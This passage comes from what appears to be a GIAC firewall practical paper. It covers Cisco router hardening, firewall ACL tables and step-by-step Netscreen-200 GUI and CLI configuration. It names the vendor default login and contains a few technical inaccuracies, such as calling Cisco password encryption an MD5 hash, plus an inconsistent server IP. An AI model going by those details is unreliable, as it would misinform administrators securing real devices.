`no service tcp-small-servers`	Disable small TCP services
`no service udp-small-servers`	Disable small UDP services
`no ip unreachables`	Do not send ICMP unreachable messages
`no ip direct-broadcast`	Disable broadcasts
`line aux 0`	Disable remote terminal access
`no ip bootp`	Disable the bootp service
`no ip http`	Disable the HTTP management service
`no ip mask-reply`	Stop ICMP "prohibited" messages
`service password encryption`	Store router password as MD5 ha sh
`no snmp-server`	Disable snmp

`banner / Warning!`
`Unauthorised Access Prohibited. All`
`access is logged.`
`Offenders will be prosecuted./`
	Displays login banner

The tutorial later in this paper describes the purpose of these commands in detail.

2.3.2.1. Compromises

The above table lists a number of configuration commands designed to remove unnecessary features in order to limit the number of potential exploits against the router. Most are self-explanatory. However, it is important to note four main compromises that have been made.

- Disabling the ntp service means that the routers timestamp will not be synchronised and timestamps with other network devices may not be consistent. This can be important when investigating a breach. In this case, it has been decided that timestamps from the border router are less important than running a potentially exploitable ntp server. Corrupting ntp can often be used as a basis for attacking other protocols.
- Disabling small servers obviously means that we cannot take advantage of any features they offer. In GIAC's case these small servers do not provide any significant benefit however that may not always be the case.
- Disabling the http management service means that all router management will be done on the router's physical console. Given that GIAC's environment is quite small this is acceptable. In a large environment with many routers, centralised http-based management may be very beneficial.

- Similarly, disabling snmp obviously means that the management capabilities it provides are not available. Once again, simple is good in this case and we have decided to accept that compromise.

2.4. Primary Firewall Policy

As described previously, traffic will be filtered inbound to the firewall interfaces and any traffic not explicitly permitted, will be denied and logged.

All servers that are not Internet-facing will have private IP addresses. In the future, when web access is enabled for GIAC employees, NATing will be required so that the internal, private IP addresses can be translated to public addresses.

The tables shown below list the functional rules that need to be implemented on the firewall.

2.4.1. Interface ethernet 0

The ACL rules implemented on the border router will be replicated on the primary firewall to mitigate the risk of a router failure or compromise. It could be argued that this is a waste of CPU cycles but the Netscreen is a high performance hardware-based firewall appliance with plenty of resources for this filtering so the consequence of router failure outweighs the use of Netscreen CPU cycles.

Primary Firewall		Interface ethernet 0 - Inbound				
Source IP	Src Port	Destination IP	Dest Port	Protocol	Action	Purpose or Service
127.x.x.x	Any	Any	Any	Any	Deny & log	Block private
0.0.0.0	Any	Any	Any	Any	Deny & log	Or invalid
224.x.x.x	Any	Any	Any	Any	Deny & log	Source IP
10.0.x.x	Any	Any	Any	Any	Deny & log	addresses
172.16.x.x	Any	Any	Any	Any	Deny & log	
192.168.x.x	Any	Any	Any	Any	Deny & log	
Any	>1023	203.63.16.4	25	TCP	Permit	Inbound email
Any	53	203.63.16.3	53	UDP	Permit	Public DNS
Any	>1023	203.63.16.3	53	UDP	Permit	
Any	>1023	203.63.16.2	80	TCP	Permit	Public WebSite
time.esec.com.au	123	203.63.16.3	123	UDP	Permit	Time Syncing
time.deakin.edu.au	123	203.63.16.3	123	UDP	Permit	
Any	>1023	203.63.16.2	443	TCP	Permit	Secure Website
Any	Any	Any	Any	Any	Deny & Log	Deny All

2.4.2. Interface ethernet 1

Ethernet 1 is the interface which receives traffic from the VPN server. The only traffic permitted across this interface is smtp and pop3, allowing mobile employees to send and receive email.

Primary Firewall		Interface ethernet 1 - Inbound				
Source IP	Source Port	Destination IP	Dest. Port	Protocol	Action	Purpose or Service
<client_ip>	>1023	203.63.216.4	25	TCP	Permit	Allow smtp
<client_ip>	>1023	203.63.216.4	110	TCP	Permit	Allow pop3
Any	Any	Any	Any	Any	Deny & log	Deny All

Once again, the <client_ip> rules must be replicated for each mobile employee, where <client_ip> is the static IP given to each mobile employee.

2.4.3. Interface ethernet 2

Ethernet 2 receives traffic from the service network, destined for either the VPN server or the Internet. Once again, inappropriate and private IP addresses are blocked to prevent a compromised machine from spoofing packets out to the Internet.

Primary Firewall		Interface ethernet 2 - Inbound				
Source IP	Source Port	Destination IP	Dest. Port	Protocol	Action	Purpose or Service
127.x.x.x	Any	Any	Any	Any	Deny & log	Block private
0.0.0.0	Any	Any	Any	Any	Deny & log	Or invalid
224.x.x.x	Any	Any	Any	Any	Deny & log	Source IP
10.0.x.x	Any	Any	Any	Any	Deny & log	addresses
172.16.x.x	Any	Any	Any	Any	Deny & log	
192.168.x.x	Any	Any	Any	Any	Deny & log	
203.63.16.4	25	Any	>1023	TCP	Permit	Allow GIAC's
203.63.16.3	53	Any	53	UDP	Permit	Internet-
203.63.16.3	53	Any	>1023	UDP	Permit	facing Servers
203.63.16.2	80	Any	>1023	TCP	Permit	To reply to
203.63.16.3	123	time.esec.com.au	123	UDP	Permit	the Internet
203.63.16.3	123	time.deakin.edu.au	123	UDP	Permit	And permit ntp
203.63.16.2	443	Any	>1023	TCP	Permit	requests.
203.63.216.4	25	<client_ip>	>1023	TCP	Permit	Allow replies
203.63.216.4	110	<client_ip>	>1023	TCP	Permit	Across VPN*
Any	Any	Any	Any	Any	Deny & log	Deny All

*Once again, the <client_ip> rules must be replicated for each mobile employee, where <client_ip> is the static IP given to each mobile employee by their respective ISPs.

2.5. Configuring The Netscreen-200

The following sections discuss the general features of Netscreen firewall appliances, the different management services they provide and how to configure the interfaces and filtering policies we have already specified.

The initial setup and configuration of the Netscreen or any firewall should be done whilst no interfaces are connected to any physical media, in order to prevent intrusions whilst the firewall is being deployed. Alternatively, each interface could have a deny all rule applied until the rulebase is complete.

The screenshots shown here were produced using Netscreen's online WebUI demo, which is a Netscreen management interface simulator. The simulator's features are somewhat limited and it was not possible to perform every single configuration item needed, however, the configuration process is discussed in detail.

2.5.1. CLI & GUI Management User Interfaces

In order to use the CLI management interface over the serial console connection, the following terminal settings should be applied to the administrator's chosen terminal emulation software.

Baud Rate/Port Speed:	**9600**
Data Bits:	**8**
Parity:	**None**
Stop Bits:	**1**
Flow Control:	**None**

Additionally, the first login to the Netscreen after installation must be done using the username netscreen and password netscreen. After this initial login, the administrator's username will be admin. Other administrator accounts can be created later.

Much like the Cisco IOS CLI, the ScreenOS operating system allows you to type a ? after any command and receive context-sensitive help showing the different options supported by that command. The figure below shows the command line help displayed after inputting a ? by itself.

The figure below shows the context-sensitive help for the set address command. This command is used to create an entry in the Netscreen's internal Address Book. This example shows the creation of an Address Book entry called "POP Server", which represents a host at IP address 216.63.46.44 accessible on the trusted zone.

The ScreenOS context-sensitive help can be used at any time to see what options are available.

The advantages of the CLI are that it is quite intuitive and if the administrators are fluent with the CLI, then they can administer almost any Netscreen device relatively easily.

The GUI web interface is also simple to use and quite powerful, however we must initially use the CLI interface over the serial connection, in order to enable GUI management.

The table below shows the commands required to enable GUI management and their purpose.

Command	Purpose
`set admin password <password>`	Create the management access password. Admin is the default administrator account, but other account names can be created.
`set interface trust ip <IP_ADDRESS> <NET_MASK>`	Assign an IP address to the trusted management interface.
`set admin manager-ip <IP_ADDRESS> <NET_MASK>`	Define permitted management source IPs.
`get interface trust`	Display trusted interface config to verify the enabled management methods. (All methods are enabled by default).

All of the above commands can be verified by entering `get` instead of `set`. For example, `get admin manager-ip`, `get interface`. The `get` command will display the current config of that item so the administrator can verify that the configuration has been entered correctly. The commands in the table above are the minimum required to enable GUI management.

Once enabled, an administrator can connect to the GUI's IP address. After logging in, a status screen appears similar to the one below.

The navigation menu on the left provides access to all the configuration functions and the **Home** title along the top of the screen is a breadcrumb trail showing where this screen is in the menu hierarchy.

After logging in to the Netscreen, a summary screen is presented, showing system status information including uptime, interface status, software & hardware versions, system resource usage and recent alarms & events.

2.5.2. General Configuration

This section shows some of the screens used to perform some general configuration of a Netscreen device. These options are found under the **Configuration** menu option.

As part of GIAC practical repository.

This screen is used to view and configure different administration accounts. Even though administrators may all have root access, individual administrators should have their own accounts to maintain an audit trail of firewall management events.

This screen shows how to define the banner text for Telnet and console logins.

Similar screens are used to specify banner text for Web management and SSH management.


This screen shows the configuration of available management services, the ports they run on, and the session timeout value.

This screen allows the administrator to specify which events are logged and where they are logged/sent to.

GIAC's Netscreens will log to the onboard CompactFlash ® card until a syslog server can be deployed.

If syslog servers are used, this screen allows the administrator to specify which syslog server to send logs to.

The Netscreen an also support encrypted syslog.

Here the administrator can specify one or two email addresses to which alerts will be sent, along with the smtp server to use.

The Netscreen also supports Webtrends log analysis service and URL Filtering using a Websense [8] server.

The NS Global option is for configuring management of many Netscreen devices from one host.

---

[8] http://www.websense.com/

Configuration
  Date/Time
  Update
    ScreenOS/Keys
    Config File
  Admin
    Administrators
    Permitted IPs
    Management
    NACN
    Banners

Auth
  WebAuth/Banner
  Firewall Banners
  Auth Servers
URL Filtering
Report Settings
  Log Settings
  Email
  SNMP
  Syslog
  WebTrends
  NS Global PRO

As the menu structure shows, there are a wide range of system options configurable through the Netscreen GUI interface.

The GUI also provides the ability to import or export a configuration file. These config files are plain text files so it is a useful way to backup or restore configs, copy configs from one Netscreen to another, as well as switching configuration options between the CLI and GUI interfaces.

2.5.2.1. Automatic Attack Protection

Another useful feature of the Netscreens the ability to automatically detect the listed attacks.

For example, `set firewall syn-flood` will cause the firewall to begin caching TCP connection attempts until the full TCP handshake is completed. Once completed, the connection is passed on to the appropriate server. The threshold at which the SYN packets will begin to be cached is determined by the value of `syn-threshold`.

CLI Command Syntax	Purpose
`set firewall tear-drop`	Block teardrop attack
`set firewall syn-flood`	Block SYN flood
`set syn-threshold 200`	Set the SYN threshold to 200 packets per second
`set firewall ip-spoofing`	Block spoofed source IPs
`set firewall ping-of-death`	Block ping of death
`set firewall src-route`	Block IP source route packets
`set firewall icmp-flood`	Block ICMP floods

There are also a number of other attacks the Netscreen will detect if configured to do so. The table above shows the syntax used in command-line sessions.

2.5.3. Netscreen Objects

Netscreens use the concept of objects to manage firewalling. Each of these objects is defined with appropriate properties and a name, making administration much easier.

The main objects discussed here are:
1. Security Zones
2. Interfaces
3. Addresses
4. Services

An additional Schedule object allows policies to be based on the time of day, where access might be restricted between certain hours. Also, user objects are required for the VPN Netscreen and they are discussed later. The following sections describe how these objects are created and used to implement the firewall configuration and ruleset.

These objects combine to form the access policies which determine which traffic is permitted and which is denied.

The examples below show the Netscreen ScreenOS GUI management interface being used to manage the access policies.

2.5.4. Security Zones

A security zone is a collection of one or more network segments to which security policies are applied.

Netscreens ship with three pre-defined zones: trust, untrust and DMZ. Custom zones can be defined to suit an organisation's needs and in fact, the pre-defined zones are not mandatory. A Netscreen can be configured to use only custom-defined zones if an organisation's needs demand.

The diagram below is reproduced from Netscreen's documentation[9] and depicts five zones – the three pre-defined zones and two custom zones representing the organisation's Finance and Engineering networks, respectively.

---

[9] Netscreen Concepts & Examples ScreenOS Reference Guide, Volume 2. ScreenOS 4.0.0, P/N 093-0520-000, Rev. E.

A zone is applied to a physical network interface, enabling the Netscreen to control traffic between zones. Security zones are logical objects, so it is possible to define more than one zone on a single physical interface.

2.5.5. Interfaces

An interface is comprised of an interface name (read-only), an IP address, a netmask, a default gateway, a management IP, available bandwidth value, a mode, one or more management services and possibly some other services.

All interfaces do not have all these properties. GIAC's Netscreen-200 has four interfaces, named trusted, untrusted, VPN and DMZ. These interfaces are intended to perform different functions and their properties vary slightly.

Setting specific available bandwidth per interface is not necessary for GIAC at the moment given the relatively low and uncertain traffic volumes; and all interfaces will be running in Route mode.

Each interface can run in one of three modes, with some exceptions; NAT mode, Route mode and Transparent mode. We will be running the primary firewall in Route mode, which simply means that the Netscreen will act as a gateway and route packets between the interfaces, subject to the rules that are configured. NAT mode is not required because we are not NATing any private addresses and Transparent mode operates as a lower-level packet forwarding device which does not give GIAC as much filtering capability as Route mode.

2.5.5.1. Trusted Interface

The trusted interface is used only for management, specifically, telnet and HTTP management services. We have elected not to encrypt traffic on this interface because it is used only by a management laptop connected directly to it via crossover cable. For the same reason, setting a default gateway on this interface is not necessary.

Ping will be available on the trusted interface to enable diagnostics by the administrators.

2.5.5.2. Untrusted Interface

No management services will run on the untrusted interface because we do not want to provide firewall management services across the Internet yet. A future project phase will implement 2-factor authentication, after which permitted Internet hosts may be able to perform management functions.

The untrusted interface also has a built-in DHCP client, however, GIAC has static IP addresses so DHCP is not necessary. It is more useful for broadband connections where IP addresses are allocated dynamically.

The default gateway for the untrusted interface will be the IP address of the router's internal interface.

Neither Ping, nor ident will be enabled on the untrusted interface as those network tools are not required from the Internet.

2.5.5.3. DMZ Interface

This interface is connected to the service network.

It is configured in the same way as the trusted interface, except that NAT mode is not available because the untrusted interface assumes a publicly routable IP address, hence no need for NAT.

2.5.5.4. VPN Interface

The VPN interface carries only traffic destined for the VPNs terminated by the Netscreen 100. The default gateway for this interface will be the IP address of the internal interface on the VPN Netscreen.

Once again, no management services will be provided over this interface.

2.5.6. Addresses

The Netscreen maintains an internal address book, each entry in which represents the named combination of a source IP address/domain name, a netmask and the name of the interface on which this address sits. A comment text can also be defined for each address.

The access policies we define later will be based on these addresses.

Addresses can also be assigned to groups, much the same as users and groups in a Unix environment. For example, we could create a group for

mobile employees and then assign a single access policy to the group instead of individuals.

2.5.7. Services

A service is a collection of properties representing traffic that we wish to control with the firewall. Netscreen goes one step further than defining services based on a single port number. We can define a service with a range of ports, both source and destination. For example, we might define a HTTP service as having a destination port 80 and source ports 1024 to 65535. This enables us to be more flexible with policies.

A Netscreen service comprises a descriptive name, source port range, destination port range and the transport protocol. This can be TCP, UDP or a protocol number.

There are a number of pre-defined services including almost all of the typical, well-known services that might be found on a server. Administrators can also create custom services which can be used in access policies.

2.5.8. GUI Interface Examples

This section describes the GUI pages needed to define and configure the objects described earlier.

2.5.8.1.   Security Zones

Zones are created using a simple form, much like the interfaces above and the other Netscreen objects.

Clicking **Network|Zones** displays the list of configured zones.

This screen shows the three default Netscreen zones.

Clicking NEW displays the properties page where a new zone can be named and applied to a physical interface. Limitations of the online GUI demo prevent this screen from being shown.

2.5.8.2. Interfaces

From the summary page shown after logging in, clicking **Network|Interfaces** displays a list of the installed interfaces.

This example shows three installed interfaces.

Here you can edit the interfaces, or create a new one by pressing the **New** button at the top right.

After clicking **New**, this page is displayed, where a tunnel interface, fixed IP interface or possibly a DHCP interface can be created. After entering the details, press OK to save the configuration.

This example shows a trusted interface being configured.

After clicking **OK** to save the changes, the interfaces list now shows the additional trusted interface we just created.

2.5.8.3. Security Zones

Zones are created using a simple form, much like the interfaces above and the other Netscreen objects.

Clicking **Network|Zones** displays the list of configured zones.

This screen shows the three default Netscreen zones.

Clicking NEW displays the properties page where a new zone can be named and applied to a physical interface.

2.5.8.4. Addresses

Configuring the addresses simply means creating and defining the host and network objects to and from which traffic will be controlled.

Clicking **Objects|Addresses|Lists** displays the existing address book entries. This list can be sorte d by interface and filtered on alphabetic address name, which is useful as the address list grows.

Here we see only the pre -defined **ANY** address, which cannot be edited or removed.

Clicking the NEW button displays this screen ,which all ows us to create a new address book entry.

Creating an address requires a descriptive text name, an optional comment, either an IP address/netmask or domain name and the interface this address resides at.

This example shows the address book entry for the Service Netw ork Web Server

Domain names are more user-friendly than IP addresses and netmasks, however in order for this to work, we must define at least one DNS server that the Netscreen can use for domain name lookups.

This is the DNS configuration screen shown by clicking **Network|DNS**.

We will be using GIAC's own DNS server, mainly for better performance, and our ISP's DNS server as a secondary DNS server, should the primary be unavailable.

After clicking OK to save the new address, the address list is displayed once again, this time including the new address we've just created.

This process is followed for every address appearing in the rules that were specified earlier.

Address objects must be created for the Service Network hosts, the VPN server, the various private and invalid address ranges and the mobile employees' addresses.

2.5.8.5. Services

Defining the service objects on the Netscreen gives us an easy way to refer to the types of traffic we will be controlling with the firewall. The following screens show how these services are created.

This screen shows the list of predefined services displayed after clicking **Objects|Services|Predefined** .

Clicking on **Edit** allows the administrator to modify the timeout settings for that particular protocol.

However, we are not able to edit which ports are used by pre-defined services.

For that, we will need to create Custom services.

Here the list of custom services is shown, however it is empty because we have not yet defined any custom services.

Custom services are displayed by clicking **Objects|Services|Custom**.

Clicking **New** takes us to the next screen, which allows us to create a custom service.

An example of a custom service is shown here, where we are creating a service called GIAC_DMZ_We b_Traffic which allows TCP packets from source ports 1024-65535 inclusive, to either port 80 or 443.

Click OK to save the new service.

This means we have a single service defined which will handle both HTTP and HTTPS traffic, improving manageability.

This could also be used to create a VPN service so that all the necessary protocols can be combined to create a single service object.

Once again the list of custom services is displayed, now including our custom web traffic service.

Clicking on Objects|Services|Group shows any grouped services. Much the same as user groups, service groups can be used to aggregate services.

